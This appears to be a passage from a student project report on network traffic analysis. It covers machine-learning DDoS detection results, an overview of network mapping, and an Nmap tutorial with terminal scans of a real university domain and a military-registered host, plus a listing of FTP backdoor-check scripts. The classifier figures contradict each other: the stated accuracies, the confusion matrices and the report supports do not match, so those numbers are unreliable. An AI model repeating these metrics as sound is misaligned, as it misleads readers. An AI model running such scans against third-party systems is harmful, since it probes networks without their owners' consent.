
```
for model in models:
    model.fit(X_train, y_train)
    y_pred = model.predict(X_test)
    score = accuracy_score(y_test, y_pred)*100
    scores.append(score)
    print("Accuracy of model is: ", score)
    conf_matrix = confusion_matrix(y_test, y_pred)
    report = classification_report(y_test, y_pred)
    print("Confusion Matrix:\n", conf_matrix)
    print("Report:\n", report)
    print("\n-----")

Output exceeds the size limit. Open the full output data in a text editor:
Accuracy of model is: 99.8108944637956
Confusion matrix:
[[ 94  6]
 [  5 43366]]
Report:

```

	precision	recall	f1-score	support
0	0.34	0.02	0.06	106
1	1.00	1.00	1.00	43365
accuracy			1.00	43471
macro avg	0.77	0.50	0.58	43471
weighted avg	1.00	1.00	1.00	43471

```
-----
Accuracy of model is: 99.9999886129786
Confusion matrix:
[[ 94  1]
 [  1 43366]]
Report:
```



Conclusion:

Machine learning (ML) is necessary to analyze DDoS attacks because DDoS attacks generate a huge volume of traffic that can overwhelm traditional manual analysis techniques. With ML, it is possible to automate the detection and analysis of DDoS attacks by training models on large datasets of network traffic. These models can identify patterns and anomalies in the traffic that are indicative of a DDoS attack, even in real-time.

ML techniques can be used to analyze both network and application layer DDoS attacks. For network layer attacks, ML models can analyze traffic flow patterns, packet sizes, and protocols to identify traffic anomalies that indicate an attack. For application layer attacks, ML models can analyze the content and structure of the traffic to identify patterns that are consistent with a specific type of attack, such as a SQL injection attack or a cross-site scripting attack.

ML can also be used to develop predictive models that can anticipate and prevent DDoS attacks before they occur. By training models on historical data, it is possible to identify patterns and trends that are indicative of an upcoming attack and take proactive measures to mitigate the attack before it occurs.

In summary, ML is necessary to analyze DDoS attacks because it provides a scalable, automated, and proactive approach to identifying and mitigating these attacks.

NETWORK MAPPING TOOL

-TCP/IP, UDP

A network mapping tool is a software application or system designed to discover, map, and document the various devices, connections, and topology of a computer network. It provides administrators and IT professionals with a visual representation of the network infrastructure, enabling them to better understand the network layout, troubleshoot issues, and plan for network expansions or upgrades. Here is a detailed explanation of network mapping tools:

1. **Discovery and Scanning:** Network mapping tools use different techniques to discover devices connected to the network. This includes IP scanning, SNMP (Simple Network Management Protocol) polling, ARP (Address Resolution Protocol) scanning, and other network probing methods. The tool sends requests to network devices and collects information such as IP addresses, MAC addresses, device types, and network services running on each device.
2. **Topology Mapping:** Once the devices are discovered, the network mapping tool creates a visual representation of the network topology. This mapping shows how devices are interconnected, including routers, switches, firewalls, servers, and endpoints. It displays connections, subnets, VLANs (Virtual Local Area Networks), and logical network segments.
3. **Device Details:** Network mapping tools gather detailed information about each discovered device. This includes device names, IP addresses, operating systems, open ports, installed software, and hardware details. This information is crucial for network inventory management, security audits, and troubleshooting purposes.
4. **Visualization:** Network mapping tools provide graphical representations, such as diagrams, charts, or maps, to display the network infrastructure. These visual representations make it easier for administrators to understand the network layout, identify bottlenecks, and plan for network improvements. They can also customize the visualizations based on their specific requirements.
5. **Real-Time Monitoring:** Some advanced network mapping tools offer real-time monitoring capabilities. They continuously monitor the network and update the maps dynamically, reflecting changes in the network infrastructure. This helps administrators identify network congestion, monitor bandwidth usage, and detect network failures or abnormal behavior.
6. **Documentation and Reporting:** Network mapping tools allow users to generate comprehensive reports and documentation of the network infrastructure. These reports include device lists, IP address allocations, network diagrams, and device configurations. They assist in maintaining an up-to-date network inventory and provide valuable documentation for troubleshooting, compliance audits, and network planning.

7. Integration and Automation: Network mapping tools often integrate with other network management systems and tools, such as network monitoring systems, configuration management databases (CMDB), or IT service management (ITSM) platforms. This integration enables automated updates of network maps, synchronized data, and enhanced collaboration between different IT teams.

In conclusion, network mapping tools provide valuable insights into the structure and connectivity of computer networks. They aid in network administration, troubleshooting, security management, and future network planning. By leveraging these tools, organizations can effectively manage their network infrastructure, ensure optimal performance, and enhance overall network security.

Network Mapper:

Nmap, short for Network Mapper, is a network discovery and security auditing tool. It is known for its simple and easy to remember flags that provide powerful scanning options.

Nmap is widely used by network administrators to scan for:

Open ports and services.

Discover services along with their versions.

Guess the operating system running on a target machine.

Get accurate packet routes till the target machine.

Monitoring hosts

1. nmap -F <domainname>: For fast mode of Nmap scan in a domain.

```
(kali@kali)-[~]
$ nmap -F vitap.ac.in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-24 02:59 EDT
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 41.50% done; ETC: 02:59 (0:00:06 remaining)
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 72.00% done; ETC: 02:59 (0:00:02 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 89.50% done; ETC: 02:59 (0:00:01 remaining)
Nmap scan report for vitap.ac.in (5.9.36.52)
Host is up (0.23s latency).
rDNS record for 5.9.36.52: static.52.36.9.5.clients.your-server.de
Not shown: 87 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 8.21 seconds

(kali@kali)-[~]
$
```

- F <public ip>: For fast mode of Nmap scan if public IP is known.

```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ nmap -F 5.9.36.52
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-23 22:01 EDT
Nmap scan report for static.52.36.9.5.clients.your-server.de (5.9.36.52)
Host is up (0.21s latency).
Not shown: 88 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 4.47 seconds
```


F <public ip> <public ip> <public ip>: scanning for multiple hosts when IP-addresses are known.

```
(gvp@kali)-[~]
$ nmap -F 192.168.1.1 192.168.1.2 192.168.1.3
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 10:02 IST
Nmap scan report for 192.168.1.1
Host is up (0.013s latency).
Not shown: 99 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for 192.168.1.2
Host is up (0.0070s latency).
Not shown: 99 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for 192.168.1.3
Host is up (0.012s latency).
Not shown: 99 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 3 IP addresses (3 hosts up) scanned in 5.33 seconds
```

```
(gvp@kali)-[~]
$ nmap -F 192.168.1.1-40
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 10:04 IST
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 40 undergoing Ping Scan
Ping Scan Timing: About 37.50% done; ETC: 10:05 (0:00:10 remaining)
Stats: 0:00:09 elapsed; 0 hosts completed (0 up), 40 undergoing Ping Scan
Ping Scan Timing: About 56.25% done; ETC: 10:05 (0:00:07 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (0 up), 40 undergoing Ping Scan
Ping Scan Timing: About 68.75% done; ETC: 10:05 (0:00:05 remaining)
Stats: 0:00:51 elapsed; 38 hosts completed (2 up), 2 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 10:05 (0:00:00 remaining)
Nmap scan report for 192.168.1.38
Host is up (0.69s latency).
Not shown: 99 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for 192.168.1.39
Host is up (0.54s latency).
Not shown: 99 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 40 IP addresses (2 hosts up) scanned in 54.30 seconds
```

**scanning a bunch of IP addresses
from 192.168.1.1 to 192.168.1.40**

sT <public ip>: TCP connect port scan.

```
(gvp@kali)-[~]
$ nmap -sT 192.168.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 10:14 IST
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 71.90% done; ETC: 10:15 (0:00:23 remaining)
Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 78.13% done; ETC: 10:15 (0:00:17 remaining)
Nmap scan report for 192.168.1.1
Host is up (0.031s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 70.73 seconds
```

```
(gvp@kali)-[~]
$ sudo nmap -sU 192.168.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 17:24 IST
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 59.90% done; ETC: 17:24 (0:00:02 remaining)
Nmap scan report for 192.168.1.1
Host is up (0.0014s latency).
All 1000 scanned ports on 192.168.1.1 are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 5.15 seconds
```

```
(gvp@kali)-[~]
$ sudo nmap -sA 192.168.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 17:24 IST
Nmap scan report for 192.168.1.1
Host is up (0.00021s latency).
All 1000 scanned ports on 192.168.1.1 are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
```


nmap -Pn <public ip>: only port scan.

```
(gvp@kali)-[~]
$ nmap -Pn 192.168.1.1
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 10:17 IST
Nmap scan report for 192.168.1.1
Host is up (0.014s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 30.24 seconds
```

nmap -sn <public ip>: only host discover.

```
(gvp@kali)-[~]
$ nmap -sn 192.168.1.7
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 10:19 IST
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.1.7
Host is up (0.035s latency).
Nmap done: 1 IP address (1 host up) scanned in 4.35 seconds
```

nmap -PR <public ip>: arp discovery on a local network.

```
(gvp@kali)-[~]
$ nmap -PR 192.168.1.10-15
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 10:21 IST
Stats: 0:00:44 elapsed; 1 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 27.98% done; ETC: 10:23 (0:01:40 remaining)
Stats: 0:01:51 elapsed; 1 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 62.05% done; ETC: 10:24 (0:01:05 remaining)
Stats: 0:02:48 elapsed; 1 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 97.23% done; ETC: 10:24 (0:00:05 remaining)
Nmap scan report for 192.168.1.10
Host is up (0.031s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
Nmap scan report for 192.168.1.11
Host is up (0.029s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
Nmap scan report for 192.168.1.13
Host is up (0.034s latency).
All 1000 scanned ports on 192.168.1.13 are filtered
Nmap scan report for 192.168.1.14
Host is up (0.046s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
Nmap scan report for 192.168.1.15
Host is up (0.053s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
Nmap done: 6 IP addresses (5 hosts up) scanned in 176.68 seconds
```

nmap -n <public ip>: disable DNS resolution.

```
(gvp@kali)-[~]
$ nmap -n 192.168.1.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 10:26 IST
Nmap scan report for 192.168.1.4
Host is up (0.019s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 4.23 seconds
```

nmap -p- <public ip>: scan all ports.

```
(gvp@kali)-[~]
$ nmap -p- 192.168.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 14:31 IST
Stats: 0:02:30 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 15.19% done; ETC: 14:48 (0:14:03 remaining)
Stats: 0:02:35 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 15.52% done; ETC: 14:48 (0:14:09 remaining)
Stats: 0:10:56 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 63.05% done; ETC: 14:49 (0:06:25 remaining)
Stats: 0:15:19 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 90.07% done; ETC: 14:48 (0:01:41 remaining)
Nmap scan report for 192.168.1.1
Host is up (0.015s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1019.44 seconds
```

nmap -f <public ip>: use fragmented IP packets.

```
(gvp@kali)-[~]
$ sudo nmap -f 192.168.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 17:20 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.33 seconds
```

nmap -A <public ip>: aggressive scan.

```
(gvp@kali)-[~]
$ nmap -A 192.168.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 15:12 IST
Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 88.81% done; ETC: 15:13 (0:00:01 remaining)
Stats: 0:01:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 96.50% done; ETC: 15:14 (0:00:01 remaining)
Nmap scan report for 192.168.1.1
Host is up (0.0066s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 114.92 seconds
```

nmap -O <public ip>: detect operating system of the target.

```
(gvp@kali)-[~]
$ sudo nmap -O 192.156.50.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 17:26 IST
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.50% done
Nmap scan report for 192-156-50-host.usmc.mil (192.156.50.1)
Host is up (0.0051s latency).
All 1000 scanned ports on 192-156-50-host.usmc.mil (192.156.50.1) are filtered
Too many fingerprints match this host to give specific OS details

OS detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 9.32 seconds
```

nmap -sC <public ip>: default script scan.

```
(gvp@kali)-[~]
$ nmap -sC 192.168.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 15:27 IST
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 94.21% done; ETC: 15:28 (0:00:01 remaining)
Stats: 0:00:52 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.35% done; ETC: 15:28 (0:00:01 remaining)
Nmap scan report for 192.168.1.1
Host is up (0.0062s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 70.59 seconds
```


nmap -script banner <public ip>: banner grabbing.

```
(gvp@kali)-[~]
$ nmap -script banner 192.168.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 15:29 IST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 27.35% done; ETC: 15:29 (0:00:05 remaining)
Nmap scan report for 192.168.1.1
Host is up (0.0055s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 14.87 seconds
```

nmap -sC -p <public ip>: Anonymous FTP Logins on Hosts.

```
(gvp@kali)-[~]
$ nmap -sC 192.168.1.1 -p 21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 15:30 IST
Nmap scan report for 192.168.1.1
Host is up (0.0031s latency).

PORT      STATE  SERVICE
21/tcp    filtered ftp

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
```

locate .nse | grep ftp: check for Vulnerabilities on Hosts.

```
(gvp@kali)-[~]
$ locate .nse | grep ftp
/usr/share/nmap/scripts/ftp-anon.nse
/usr/share/nmap/scripts/ftp-bounce.nse
/usr/share/nmap/scripts/ftp-brute.nse
/usr/share/nmap/scripts/ftp-libopie.nse
/usr/share/nmap/scripts/ftp-proftpd-backdoor.nse
/usr/share/nmap/scripts/ftp-syst.nse
/usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse
/usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
/usr/share/nmap/scripts/ftp-enum.nse
```

5. ADVANTAGES & DISADVANTAGES

Advantages of network traffic analysis involving various protocols like HTTPS, ICMP, vsftpd, TCP/IP, and UDP protocols include enhanced security, improved troubleshooting, and efficient network management. Firstly, network traffic analysis allows for the detection and prevention of security threats, such as identifying malicious activities or unauthorized access attempts, ensuring the network's integrity and protecting sensitive data. Secondly, it aids in troubleshooting network issues by analyzing packet-level details, enabling network administrators to pinpoint problems, identify bottlenecks, and optimize network performance. Lastly, network traffic analysis provides valuable insights into network usage, allowing administrators to manage bandwidth effectively, prioritize critical applications, and ensure optimal resource allocation.

However, there are some disadvantages to consider. First, network traffic analysis can be complex and time-consuming, requiring expertise and specialized tools. Analyzing a large volume of network traffic can also generate significant amounts of data, which may require advanced storage and processing capabilities. Additionally, encrypted protocols like HTTPS can limit the visibility of packet-level details, making it challenging to analyze the contents of encrypted communications. Moreover, analyzing network traffic may raise privacy concerns, as it involves capturing and inspecting network packets that could potentially contain sensitive information. It is crucial to implement proper data protection measures and adhere to privacy regulations to mitigate these risks.

6. APPLICATIONS

The proposed solution finds applications in network administration, cybersecurity, network performance optimization, and troubleshooting. It can be employed in various sectors such as enterprises, data centers, and service providers to ensure secure and efficient network operations.

7. CONCLUSION

Network traffic analysis is a critical task in ensuring network security and performance optimization. By examining various protocols like HTTPS, ICMP, vsftpd, TCP/IP, and UDP, valuable insights can be gained. HTTPS, a secure communication protocol, protects data during transmission and aids in detecting potential threats. ICMP allows for network diagnostics and troubleshooting by monitoring connectivity and response times. Vsftpd protocol is used for secure file transfers, enabling the analysis of file transfer activities and ensuring their integrity. TCP/IP forms the backbone of internet communication, and analyzing its traffic assists in identifying network congestion, latency issues, and potential attacks. UDP, on the other hand, is a connectionless protocol commonly used for real-time applications, and its traffic analysis aids in monitoring performance and identifying any anomalies. By comprehensively examining these protocols, network administrators can detect security breaches, optimize network performance, and ensure a reliable and secure network environment.

8. ABBREVIATIONS

VSFTPD - Very Secure File Transfer Protocol Daemon
ICMP - Internet control Message Protocol
HTTPS - Secure Hypertext Transfer Protocol
TCP/IP - Transmission Control Protocol/Internet Protocol
UDP - User Datagram Protocol
DDOS Attack – Distributed Denial of Service Attack
MLP - Multi-Layer Perceptron
MITM Attack – Man in the Middle Attack

9. FUTURE SCOPE

The future scope of network traffic analysis is poised for significant advancements, encompassing various protocols such as HTTPS, ICMP, vsftpd, TCP/IP, and UDP. With the ever-increasing complexity and volume of network traffic, advanced analysis techniques and tools will play a crucial role in ensuring network security, performance optimization, and troubleshooting.

In the realm of HTTPS, the focus will be on enhancing encryption algorithms, bolstering certificate management, and detecting emerging threats within encrypted traffic. Deep packet inspection techniques will evolve to decipher encrypted communication while maintaining privacy standards.

For ICMP, network traffic analysis will explore the identification and mitigation of ICMP-based attacks, improving anomaly detection algorithms, and optimizing network troubleshooting processes.

In the case of vsftpd (Very Secure FTP daemon), network traffic analysis will revolve around strengthening intrusion detection systems, detecting unauthorized access attempts, and identifying abnormal FTP behavior patterns.

TCP/IP and UDP protocols will see advancements in traffic monitoring and analysis to identify performance bottlenecks, optimize resource allocation, and ensure efficient data transmission. Analyzing flow-level characteristics will aid in detecting network anomalies, such as DDoS attacks or network congestion.

Overall, the future of network traffic analysis lies in developing advanced algorithms, leveraging machine learning and artificial intelligence techniques, and employing intelligent automation to tackle the growing complexity and diversity of network protocols effectively.

10. BIBLIOGRAPHY

Bhuyan, M. H., Bhattacharyya, D. K., Kalita, J. K. (2019). A comprehensive survey on network traffic anomaly detection systems. *Journal of Network and Computer Applications*, 122, 82-104.

Brahmi, M., & Chiky, R. (2020). A Survey on Security Attacks and Countermeasures in Internet of Things (IoT). *Journal of Sensors*, 2020.

Carvalho, M. B., Fernandes, M. L., Fernandes, T. C., & Carvalho, H. (2021). Network Traffic Analysis: Methods, Techniques, and Applications. *IET Cyber-Physical Systems: Theory & Applications*, 2(2), 89-105.

Genge, B., Rajagopal, S., Dhariwal, A., & Sriram, V. (2021). Intrusion Detection Systems for Industrial Control Systems: A Comprehensive Review. *IEEE Access*, 9, 100974-101005.

Mouton, F., Venter, H. S., & Eloff, M. M. (2020). A survey of traffic analysis techniques for network security. *Security and Communication Networks*, 2020.